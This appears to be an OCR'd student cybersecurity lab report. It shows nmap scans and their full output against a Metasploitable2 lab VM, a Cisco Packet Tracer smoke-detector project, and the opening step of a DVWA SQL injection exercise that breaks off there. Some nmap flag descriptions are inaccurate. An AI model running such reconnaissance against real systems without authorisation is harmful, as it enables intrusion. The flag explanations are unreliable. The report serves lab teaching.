
```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV  192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 05:02 EST
Nmap scan report for 192.168.56.101
Host is up (0.00013s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.28 seconds
```

c) **nmap -sT**

This command does a TCP port scan.

d) nmap -O

This command checks the operating system's version by scanning it.




e) **nmap -A**

This is used to scan every port and the whole system.


```
┌──(root㉿kali)-[/home/kali]
└─# nmap -A  192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 05:09 EST
Stats: 0:00:28 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 86.96% done; ETC: 05:10 (0:00:02 remaining)
Nmap scan report for 192.168.56.101
Host is up (0.00067s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.102
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|_  2048 5656240f211ddea72bae61b1243de8f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|_    SSL2_RC4_128_WITH_MD5
|_ssl-date: 2023-03-02T10:10:11+00:00; -1s from scanner time.
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
```

```
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      37697/tcp   mountd
|   100005  1,2,3      60081/udp   mountd
|   100021  1,3,4      40649/tcp   nlockmgr
|   100021  1,3,4      51365/udp   nlockmgr
|   100024  1          46114/tcp   status
|_  100024  1          59212/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 9
|   Capabilities flags: 43564
|   Some Capabilities: Speaks41ProtocolNew, LongColumnFlag, SupportsTransactions, ConnectWithDatabase, SwitchToSSLAfterHandshake, SupportsCompression, Support41Auth
|   Status: Autocommit
|_  Salt: NJiTFBVk7oLjUGEdHxG8
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2023-03-02T10:10:11+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
```



f) **nmap –Pt**

This is used to telnet-scn the system.





6.Networking project on Fire extinguisher using cisco packet tracer.

For this project, the Cisco Packet Tracer is utilised. This is what we use to simulate network devices. This project is used to put out the fire when smoke is detected and switch on the filter.

This will require a server, three smoke-emitting automobiles, a water sprinkler, and a smoke detector. The water sprinkler must be renamed to sprinkler and the server must be renamed to registration server after being dropped into the working area. Finally, all of the networks must be static, which can be confirmed in the configuration settings for each

component. Afterwards, you must specify the ipv4 addresses for the server, sprinkler, and smoke detector. The IPv4 addresses of these parts are 1.0.0.1, 1.0.0.2, and 1.0.0.3. The user must then be found in the server's desktop settings, and an account must be created using admin as the username and password. Next, on each device, select the remote desktop option to connect the smoke detector and fire extinguisher. Then, two conditions—smoke on and smoke off—must be presented to the server by specifying the boundaries.






Group2:


1.Perform exploiting DVWA

a)Perform SQL injection on DVWA


Step 1: Metasploitable and Kali Linux should be started on the virtual computer. Get the IP address of the metasploitable device and enter it in Firefox.




